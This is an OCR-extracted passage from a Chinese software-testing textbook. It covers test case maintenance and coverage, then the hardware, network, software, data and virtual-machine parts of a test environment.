


图 11-7 测试用例的维护基本流程

(1) 任何人员(包括开发人员、产品设计人员等)发现测试用例有错误或者不合理,向编写者提出测试用例修改建议,并提供足够的理由。

(2) 测试用例编写者(修改者)根据测试用例的关联性和修改意见,对特定的测试用例进行修改。

(3) 向开发、项目组长(经理)递交修改后的测试用例。

(4) 项目组长、开发人员以及测试用例编写者进行复核后提出意见,通过后,由测试用例编写者进行最后的修改,并提供修改后的文档和修改日志。

11.2.5 测试用例的覆盖率

测试用例的覆盖率是评估测试过程以及测试计划的一个参考依据,它根据测试用例对测试的执行结果与软件实际存在的问题进行比较,从而获得测试有效性的评估结果。例如,确定哪些测试用例是在发现缺陷之后再补充进来的,这样就可以基本给出测试用例的覆盖率:

测试用例的覆盖率=发现缺陷后补充的测试用例数/总的测试用例数

如果想更科学地判断测试用例覆盖率,可以通过测试工具来监控测试用例执行的过程,然后根据获得的代码行覆盖率、分支或条件覆盖率来确定测试用例的覆盖率。

我们需要对低覆盖率的测试用例进行数据分析,找出问题的根本原因,从而更有针对性地修改测试用例,更有效地组织测试过程。例如,通过了解哪些缺陷没有测试用例覆盖,可以针对这些缺陷添加相应的测试用例,这样就可以提高测试用例的质量。

当然,测试用例的覆盖率并非一个绝对的判定因素,它对整个测试过程起到一个分析、参考的作用,应该知道,将测试用例的覆盖率作为检验测试过程和代码质量的依据是不够准确或充分的。

小结


测试用例的设计是测试过程中一个很重要的组成部分,围绕测试用例而形成的测试过程和组织方法是一个比较复杂的软件过程,测试用例的设计也是循序渐进的过程,是随着测试过程的进行和完善而逐渐成熟起来的。

在白盒测试用例设计方法中,以逻辑覆盖法为主,包括语句覆盖、判定覆盖、条件覆盖、判定-条件覆盖、条件组合覆盖和路径覆盖。而在等价类划分法、边界值分析法、错误推测法、因果图法、功能图法等黑盒测试用例设计方法中,常常将等价类划分法和边界值分析法组合起来使用。

根据测试用例的属性,分阶段、分模块来构造测试套件,更好地组织和执行测试用例。随着需求的变化,测试用例要做相应的改动;随着测试的深入,我们会对产品的特性有更深的理解,发现更多的缺陷,需要不断完善现有的测试用例。也就是说,在整个软件开发周期中要对测试用例进行有效的跟踪和维护。

思考题

1. 阐述测试用例在测试过程中所起到的作用,标准的测试用例有哪几个组成部分?测试用例一般采用哪些方法来进行组织?
2. 在构造测试套件中,哪种方法是最常用的?
3. 如何有效地维护测试用例?
4. 有什么工具可以来度量测试用例的覆盖率?



第 12 章

部署测试环境

测试执行是在一定的环境上进行的，环境的设置直接影响测试结果。如果环境设置不对，就可能造成不正确的测试结果。测试结果需要测试环境来保证，所以在测试计划时，就要开始考虑、设计测试环境，并准备相应的测试环境所需的资源。测试环境的建立是测试工作的基础，在项目计划阶段就要规划测试环境，并能根据需要对测试环境进行调整，合理的计划安排可以节约软件成本，缩短测试周期。

12.1 测试环境的重要性

配置测试环境是测试实施的一个重要阶段，测试环境适合与否会严重影响测试结果的真实性和正确性。

1. 测试环境的定义

软件测试环境包括设计环境、实施环境和管理环境。本章的内容讲述的是通常意义上的测试环境，即测试的实施环境。

1）设计环境

设计环境指编制测试计划、说明、报告及与测试有关的文件所基于的软、硬件设备和支持。在软件设计阶段，不仅要设计测试用例，绘制系统工作流程图、数据流程图等，需要一些设计工具支持，而且还有开发测试工具或测试脚本，需要集成开发环境的支持，以及对技术讨论、沟通等必要的支持手段，如即时消息（IM）、邮件、在线会议系统等。

2）实施环境

实施环境指对软件系统进行各项测试所基于的软、硬件设备和支持。测试实施环境包括被测软件的运行平台和用于各项测试的工具。实施环境必须尽可能地模拟真实环境，以期望能够测试出真实环境中的所有问题，同时该环境是独立的，不受开发人员调试工作的影响。通常意义上所讨论的测试环境，主要就是指软件测试的实施环境。

3）管理环境

管理环境指管理测试资源所基于的软、硬件设备和支持。测试资源指测试活动所利用或产生的有形物质（如软件、硬件、文档）或无形财富（如人力、时间、测试操作等）。广义的测试管理环境包含测试设计环境、

测试实施环境,以及专门的测试管理工具。例如,对 Bug 的跟踪、分析管理;对 Test Case 的分类管理;对测试任务的分派、资源管理等。

2. 测试环境是测试的基础

测试环境贯穿了测试的各个阶段,每个测试阶段中测试环境对测试的影响是不一样的。

在测试的计划阶段,充分理解客户需求,掌握产品的基本特性有助于测试环境的设计,合理调度使用各种资源,申请新的测试资源,保证计划的顺利实施。如果在测试计划中规划了一个不正确的环境,直到实施的过程中才发现,将浪费大量的人力和物力而取得一些无用的结果。即使只是遗漏了一些环境配置(如在一个基于手机开发的项目中遗漏过手机的上网费用),不能及时发现、申请购买或调用,也会影响整个项目的进度。

在单元测试和集成测试阶段,大部分测试工作是由开发人员完成的。开发人员的测试环境通常为开发环境,有利于代码的调试和分析,但开发环境和产品实际运行环境的差异比较大,测试结果可能不够可靠。有这样一个例子,测试人员报告的 Bug 在开发环境中无法重现,开发人员就在测试人员的测试环境中研究,原来是环境系统的设置不同造成的,测试人员就应该分析修改系统设置是否合理。如果要求用户手工修改系统设置,或不能识别用户的系统设置,通常可以确定是缺陷。

在系统测试和验收测试阶段,测试环境必须最大限度地接近实际环境。测试人员在设计测试用例时就要写明测试环境,因为在不同的环境中预期的结果是不同的。测试中运行测试用例、报告 Bug 时有一项基本要求就是写明测试环境,以便开发人员再现 Bug,减少不必要的交流和讨论。大型的软件系统,特别是支持多平台的软件系统,往往测试环境比较复杂,而且在不同的环境下,软件的特性有差异,问题的解决方案也不同。

测试环境是软件测试的基础,使用错误的测试环境,可能引起下列一系列问题。

(1) 得出完全错误甚至是相反的结果;

(2) 得出的结果与实际使用中的结果有很大误差;

(3) 忽略了实际使用可能会出现的严重错误,将严重的 Bug 遗留给客户;

(4) 项目返工,造成巨大的资源浪费;

(5) 项目延期,信誉的损失。

所以,测试环境问题的重要性应该得到充分的重视,尽量将测试环境的因素降到最小,避免因测试环境出现的问题。

12.2 测试环境要素

测试环境包括硬件环境和软件环境。硬件环境指测试必需的服务器、客户端、网络连接设备,以及打印机、扫描仪等辅助硬件设备所构成的环境;软件环境指被测软件运行时的操作系统、数据库及其他应用软件构成的环境。细分测试环境的 5 个要素是:软件、硬件、网络环境、数据准备、测试工具。测试工具(包括自动化测试框架)是测试环境的重要组成部分,在第 11 章已做了详细介绍。一般还需要监控诊断的实用工具,如监控系统性能、网络流量的工具,跟踪记录出错信息、备份关键数据的工具等。

这里讨论的测试环境主要指物理环境因素,实际上,在讨论测试环境时,还要考虑测试环境的社会因素和产品特性的影响。例如,社会因素中要考虑相关的国家标准,甚至相关的法律条款等,而从产品特性的影响来看,包括产品的主要用途、用户特征、运行时间长短、负载强度等。

12.2.1 硬件

软件测试中，最基本的硬件包括特定的网络设备、服务器、测试用机。服务器可分为 PC 服务器、专用服务器、小型计算机等。为了满足密集部署服务器的需要，开始普遍使用机架式服务器和刀片式服务器，极大地改善了服务器管理性能、使运作参数最优化，能够减少环境设置、复杂线缆、动力和散热等方面的开支，并节省机房空间，有利于日常的维护及管理。

(1) 机架式服务器(Rack Server)，以 19 英寸机架作为标准宽度的服务器类型，高度则从 1U 到数 U，一般分为 1U 和 2U。1U 服务器比较薄(4.445cm)，耗电低，一个机架可以安装更多的服务器。2U 服务器机型体型是 1U 机型的两倍，服务器内部具有更大的空间，功能更强大，使用寿命更长。

(2) 刀片式服务器(Blade Server)是一种 HAHD(High Availability High Density，高可用高密度)的低成本服务器平台，如图 12-1 所示。每一块"刀片"就是一块系统主板，并通过本地硬盘启动操作系统，类似于一个个独立的服务器。一个 42U 高的 Blade Server 系统，可以容纳 140 个服务器。




图 12-1 刀片式服务器

测试用机又可分为普通 PC、网络 PC、苹果(Mac)机、Sun 工作站、移动设备等。也可以用服务器来作测试机，特别是在性能测试时，一台服务器模拟的虚拟用户要远远超过一般的 PC，这样无论从性价比、占用空间等来看，都宜选用机架式服务器或刀片式服务器。

测试 Audio、Video 等多媒体产品除需要配备摄像头、麦克风、音箱等之外，还要选择不同类型的声卡、显示卡等。显示卡主要厂商有 Intel、ATI、nVidia、VIA(S3)、SIS、Matrox、XGI、3D Labs。其中，Intel、VIA(S3)、SIS 主要生产集成芯片；ATI(Radeon 系列显示卡)和 nVidia(包括 TNT、Geforce 系列显示卡)以独立芯片为主，目前是市场上的主流；而 Matrox 和 3D Labs 则主要面向专业图形市场。3Dfx 公司以生产 VooDoo(巫毒)显示卡闻名，现被 nVidia 公司收购。

和显示卡一样，声卡也分为主板集成声卡(板载声卡)和独立声卡，还有一种外置式声卡，通过 USB 接口与计算机连接。板载声卡还可以进一步分为软声卡和硬声卡，软声卡没有主处理芯片，只有一个解码芯片，通过 CPU 的运算来代替声卡主处理芯片的作用。而板载硬声卡带有主处理芯片，许多音效计算都是由主处理芯片来进行，而不需要 CPU 参与。另外，声卡、显示卡看似硬件，但最终还受其驱动程序的控制，而且在选择驱动程序时，还要考虑操作系统、型号等因素，如图 12-2 所示。

除了主机、声卡、显示卡等硬件之外，测试中常用的硬件设备还包括以下几种。

(1) 手机：智能手机 iPhone、Blackbarry、GPhone 和其他各种普通手机等。




图 12-2 选择声卡驱动程序的过程

(2) 网络设备：种类非常丰富，包括交换机、路由器等，还有防火墙、负载均衡器相关的网络设备，如 Cisco ASA、F5 BIG-IP 和 Citrix NetScaler 等。

(3) 输入设备：键盘、鼠标、摄像头、扫描仪、电子白板等。电子白板应用越来越多，而它的类型(如复印式、交互式等)也比较多，值得关注。

(4) 输出设备：(网络)打印机、显示器等。

(5) 各种接口：USB 接口、并行、串行和红外线接口。

硬件设备多种多样，完全根据产品的需求进行选择。但选择时需要考虑其配置标准。通常有标准配置、最佳配置和最低配置等几种情况。例如，一台服务器的主要性能指标由 CPU、主板、内存、硬盘决定。设计要求应用服务器配置：Intel 架构的 2U 机架式服务器，2.4GHz Xeon 双 CPU、4GB 内存、320GB SCSI 硬盘、1000M 自适应网卡等，则此配置就是标准配置，因为完全符合设计要求。

(1) 如果建议使用性能更高配置的服务器，其配置超过标准配置，即可能会定义最佳配置，即系统在这样配置下运行更流畅。对于这种配置，需要验证与标准配置的兼容性，但相关的性能测试、容量测试等还是应该在标准配置的服务器上运行。

(2) 最低配置指的是能够满足系统运行所需的最低硬件配置，在某些情况下用低配置设备搭建部分测试环境是明智的，如预算经费不足时，或已经拥有部分低配置设备时。有些配置测试的任务本身就是要求保证软件系统能够在最低配置的设备上正常运行，而且在低配置设备情况下可能发现更多的缺陷。

通常一个较完善的测试环境均包括标准配置、最佳配置和最低配置的设备，只是根据项目的需求和条件的限制所占的比例不同。如压力测试、性能测试、容量测试应该在标准配置及最佳配置的设备上运行。而功能性测试、用户界面测试等完全可以在低配置的机器上运行。

12.2.2 网络环境

随着网络的普及，越来越多的软件产品离不开网络环境，网络环境是由相关的网络设备、网络系统软件及其配置构成的综合环境，包括：

(1) 路由器、交换机、网线、网卡等硬件设备。

(2) 各种网络协议、代理、网关、防火墙、负载均衡器等配置。

(3) 网络工具的安装和配置，如网络限速器 NetLimiter 2 Pro、Skiller、带宽调度器 AppBand 等。

在网络环境设置中，构造不同的多个子网段，不仅使服务器和客户端(或测试机)不在一个子网段中，而且客户端(或测试机)也最好分布在不同的几个子网段中。这样有利于设置防火墙、代理服务器或网关等，使测试环境更能接近真实的网络环境。

在目前的网络部署中，防火墙和代理服务器应用广泛，已是标准配备，我们需要掌握这方面的知识。防火墙一般分为以下两类。

(1) 状态检测型，如最具代表性的硬件防火墙 Cisco PIX、Check Point Firewall-1/ NetScreen-100。

(2) 基于代理技术的软件防火墙，如 Raptor、CyberGuard、Secure Computing 的产品、微软公司的 ISA Server 2004/2006/2008。

如图 12-3 所示为以 ISA Server 2004 构建的网络测试环境。




图 12-3 基于防火墙的网络环境示例

12.2.3 软件

软件环境包括操作系统、网络协议和应用程序。测试工具软件也是软件环境派生出来的一部分。建立软件测试环境的原则是选择具有广泛代表性的重要操作系统和大量应用程序。在兼容性测试中，软件环境尤其重要。

1. 常见的操作系统

(1) Windows 系列：Windows 2000、Windows XP、Windows Vista 和 Windows 7 等。

(2) Mac 系列：Mac OS 9，Mac OS X(Mac OS 10.4/10.5/ 10.6 Snow Leopard 等)。

(3) Linux 系列：Ubuntu、Red Hat Linux、SuSE Linux、OpenLinux、Debian 和 Slackware 等。

(4) UNIX 系列：Sun Solaris 10、HP-UX、IBM AIX、FreeBSD 等。

(5) 嵌入式操作系统：Android、Palm OS、Symbian OS、Windows CE/Mobile、VxWorks、pSOS、PowerTV、uCos、uclinux、LynxOS、QNX、CMX、DeltaOS 等。

而且，某个操作系统(如 Windows 7)还能进一步分为 32 位和 64 位两个版本，Mac OS X/Solaris/Linux 操作系统不仅分为 32 位、64 位两个版本，还针对不同的主机硬件架构(x86、PowerPC、Sparc、Adm64 和 Arm 等)有不同的版本。

2. 常见的数据库管理系统

(1) 甲骨文公司 Oracle 9i、Oracle 10g 和 Oracle 11g 等。

(2) 微软公司 SQL Server 2005/2008/2010 等。

(3) 开源数据库系统：MySQL、PostgreSQL、Firebird、Berkeley DB 等。

(4) 其他：IBM DB2、SyBase、Informix-SE、Informix-Online 等。

3. 常见的 Web 服务器

(1) Apache 源于 NCSAhttpd 的 HTTP 服务器,经过多次修改,成为跨平台的、最流行的 Web 服务器软件,但不支持 JSP。

(2) Tomcat 是一个开放源代码、运行 Servlet 和 JSP Web 应用软件的、基于 Java 的 Web 应用软件容器。

(3) Oracle BEA WebLogic Server 是一种多功能、基于标准的 Web 应用服务器,遵从 J2EE、面向服务的架构,以及丰富的工具集支持,便于实现业务逻辑、数据和表达的分离,提供开发和部署各种业务驱动应用所必需的底层核心功能。

(4) Oracle iAS 是基于 Java 的应用服务器,支持各种业界标准(包括 JavaBeans、CORBA、Servlets 以及 XML 标准等),是一个集成的、通用的中间件产品,包括将 Apache 集成到系统中。

(5) WebSphere Application Server 是一种功能完善、开放的 Web 应用程序服务器,它是基于 Java 的应用环境,支持 HTTP 和 IIOP 通信的可伸缩运行时环境,用于建立、部署和管理 Internet 和 Intranet Web 应用程序。

(6) Microsoft IIS 是允许在公共 Intranet 或 Internet 上发布信息的 Web 服务器,其中包括 Web 服务器、FTP 服务器、NNTP 服务器和 SMTP 服务器,分别用于网页浏览、文件传输、新闻服务和邮件发送等方面的服务。

(7) IPlanet Application Server 满足最新 J2EE 规范的要求,是一种完整的 Web 服务器应用解决方案,包括事务监控器、多负载平衡选项、对集群和故障转移全面的支持、集成的 XML 解析器和可扩展格式语言转换(eXtensible Stylesheet Language Transformations,XLST)引擎以及对国际化的全面支持。

4. 常见的配置

(1) Intranet/Internet 传输速度:ADSL、WiFi、T1 或 LAN。

(2) 各种浏览器:MS IE、Firefox、Google Chrome、Opera、Safari 等。

(3) 在 IE 浏览器中禁用 ActiveX。

(4) Java 虚拟机(JVM)不同版本。

(5) 经过或不经过代理服务器的 SSL+HTTP 连接。

(6) Windows 7、Windows 8 中的非管理员用户。

12.2.4 数据准备

许多测试用例取决于测试数据,特别是围绕数据库系统、文件管理系统等构建的应用系统,测试的数据不仅对系统整体性能测试非常重要,对一些功能测试也是非常重要的,异常数据或大范围的数据都有助于提高测试的覆盖率。测试数据应尽可能地取得大量真实数据,无法取得真实数据时应尽可能模拟出大量随机的数据。数据准备包括数据量和真实性两个方面。

(1) 现实中越来越多的软件产品需要处理大量的信息,不可避免地使用到数据库系统。在少量数据情况下,软件产品表现出色,一旦交付使用,数据急速增长,往往一个简单的数据查询操作就可能耗费掉大量宝贵的系统资源,使产品性能急剧下降,失去可用性。

(2) 数据的真实性通常表现为正确数据和错误数据,在容错测试中对错误数据的处理和

系统恢复是测试的关键。对于更为复杂的嵌入式实时软件系统,例如惯性导航系统仅有惯性平台还不够,为了产生测试数据,还必须使惯性平台按所要求的运动规律进行移动。也可以用软件来仿真外部设备,模拟真实的外围设备。

12.3 虚拟机的应用

在12.2.3节中,已列出不同的操作系统及其众多的版本,这些测试环境都是软件产品测试中经常要考虑的,而且许多Web应用平台的测试,还需要针对操作系统和浏览器构成的组合平台进行兼容性测试,其结果要构建大量不同的测试环境。如果每种环境都用一台物理机器来安装,那么不仅需要购买很多机器,投入很大,而且还会占用很大的实验室空间,每天的用电量也是可观的。这时,最好的解决办法就是虚拟机方法。

虚拟化技术可以提供负载隔离,为所有系统运算和I/O设计的微型资源控制,使我们在单台物理机器上安装多个系统,允许用户同时运行多个操作系统、多个操作系统版本或实例,而不是只有每次运行一个操作系统的多重启动环境。虚拟化技术整合空闲的系统资源,充分利用硬件资源,节约能源和空间,并能提升系统的运作效率,有利于测试环境的建立和维护。

(1) 根据VMware官方的统计,在目前的客户环境中至少有70%的服务器利用率只有20%~30%,而通过VMware可以将服务器的利用率提高到85%~95%。

(2) 如果内存加大到16GB或更高,一台机器可以虚拟4~8台服务器,而原来十几台服务器的要求,现在只需要买3台甚至更少的服务器就可以了。

(3) 一台机器虽然只能虚拟4~8台服务器,但可以事先建立十几套虚拟机镜像文件,把这些镜像作为虚拟机来保存。测试时,只要花几分钟就可以装载所需的镜像文件,更换为新的测试环境,而不必为重建系统等上数小时。这在自动化测试时特别有用,每一个测试套件执行完以后,都需要恢复最初的测试环境,就要靠虚拟机镜像来创建回滚机制(Rollback),在几分钟之内就能把系统恢复到之前的初始状态。

(4) 通过零宕机以改善服务等级,即使在灾难状态下,也可减少恢复时间。

(5) 标准化环境和改进安全,包括高级备份策略,在更少冗余的情况下,确保高可用性。

(6) 在服务器管理方面的重大改进,容易实现添加、移动、变更和重置服务器的操作。

(7) 通过部署在刀片式(机架式)服务器上的虚拟中心来管理虚拟和实体主机,建立一个逻辑的资源池,连续地整合系统负载,进而优化硬件使用率和降低成本。

(8) 从数据中心空间、机柜、网线、耗电量、空调等方面大大节省维护费用。

12.3.1 虚拟机软件

在真实计算机系统中,操作系统组成中的设备驱动控制硬件资源,负责将系统指令转化成特定设备控制语言。在假设设备所有权独立的情况下形成驱动,这就使得单个计算机上不能并发运行多个操作系统。虚拟机则包含克服该局限性的技术,引入了底层设备资源重定向交互作用,每个虚拟机由一组虚拟化设备构成,其中每个虚拟机都有对应的虚拟硬件,而不会影响高层应用层。通过虚拟机,客户可以在单个计算机上并发运行多个操作系统。常见的虚拟机软件如下。

(1) VMware的产品,包括VMware GSX/ESX Server与VMware Workstation。

(2) 微软公司的Virtual Server和Virtual PC (for Windows/Mac/OS2)。

(3) Sun xVM VirtualBox 完全免费和开源,可运行在 32 位和 64 位平台上,并支持 Windows、Linux 和 Mac OS X 主机。

(4) Parallels Workstation,在 Mac OS X 环境下可直接运行 Windows 系统,还支持 Linux、FreeBSD、OS/2、Solaris 等操作系统。Parallels Workstation 是世界上第一个集成轻型 Hypervisor 的桌面虚拟化解决方案。Hypervisor 技术是基于大型计算机技术建立的,通过使用一个插入硬件和操作系统间的抽象层,直接控制主机的部分硬件资源,大大提高了虚拟机的稳定性、安全性和性能。

(5) 开源软件 QEMU 在 bochs 的基础上开发而成,但性能有很大提高,和 Virtual PC 相当,支持 Linux、Windows、Mac OS 和不同的硬件系统架构。

(6) twoOStwo 和 svista,后起之秀,类似于 VMware Workstation。

(7) SW-soft 公司的 Virtuozzo,不虚拟硬件,而是借助虚拟化技术把 guest 作为 host 的副本运行。这要求对 guest 的操作系统做特别的修改,不支持和 host 不同的操作系统,即每一个虚拟机都是运行在同一个操作系统上的实例。

(8) 开源软件 Xen,是由剑桥大学计算机实验室开发的一个开源项目,与 Virtuozzo 类似,也是采用虚拟化技术,但只支持 Linux 系统。

(9) Cygwin、GnuWin32、WinLinux 都可以看作是 UNIX/Linux 的 Windows 内嵌版本,

(10) 开源软件 Colinux,提供 Windows 下的 Linux 系统的模拟。

12.3.2 VMware 的虚拟机解决方案

(1) VMware-ESX-Server 不需要操作系统的支持(其核心是 Red Hat Linux 的超级减缩版,基本不占用硬件资源,大约只有 5%的消耗),它本身就是一个操作系统,用来管理硬件资源,并在上面直接安装各种操作系统,如图 12-4 所示,并带有远程 Web 管理和客户端管理功能。

